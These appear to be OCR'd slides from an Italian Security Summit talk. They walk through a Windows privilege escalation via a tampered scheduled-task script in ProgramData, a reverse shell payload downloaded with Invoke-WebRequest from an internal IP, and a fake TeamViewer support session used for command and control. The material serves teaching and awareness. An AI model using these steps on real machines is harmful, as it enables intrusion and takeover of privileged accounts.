
Administrators of the machine


Digital Security
Progress. Protected.

Associazione Italiana
per la Sicurezza Informatica

SECURITY SUMMIT

INSTALLATION – PRIVILEGE ESCALATION





Name: auditbox

Location: \

Author: ACME\Administrator

Description: Get Information about the standard configuration of the workstation.

Security options

When running the task, use the following user account:

Audit

○ Run only when user is logged on


● Run whether user is logged on or not

□ Do not store password. The task will only have access to local computer resources.

☑ Run with highest privileges


□ Hidden

Configure for: Windows Vista™, Windows Server™ 2008



Trigger	Details	Status
Daily	At 9:00 PM every day	Enabled


- Runs under "**ACME/Audit**" Domain User
- Runs with highest token available for that User
- Runs Daily at 9:00 AM
- **Runs from "non-privileged" directory "ProgramData"**




When you create a task, you must specify the action that will occur when your task starts.

```
tem32\cmd.exe /c "powershell -executionpolicy bypass C:\ProgramData\Audit\Get-Baseline.ps1"
```


INSTALLATION – PRIVILEGE ESCALATION





```
C:\programdata\audit > Invoke-WebRequest http://10.1.206.33:8000/rev2.ps1 -OutFile .\rev2
```

Reverse Shell Variant Download



HTTP Shell


```
    Directory: C:\programdata\audit


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          3/1/2024  11:50 AM            943 Get-Baseline.ps1
-a----         2/20/2024   3:54 PM            295 Get-Baseline_.ps1
```


```
C:\programdata\audit >
```

Reverse Shell Payload

Legit IT Admin Script


INSTALLATION – PRIVILEGE ESCALATION





Scheduled Task Triggering
Next morning at 9 AM


Tampered C:\programdata\audit\Get-Baseline.ps1 runs




HTTP Shell - High Privileges

```
acme\audit

C:\Windows\system32 > whoami
```

COMMAND AND CONTROL





RMM Tool Session

TeamViewerQS-ids110[redacted].exe

Ended Session – Fake Support

User: acme\Victim1

Reverse Shell HTTP

Low Privileged Session


User: **acme\Victim1**

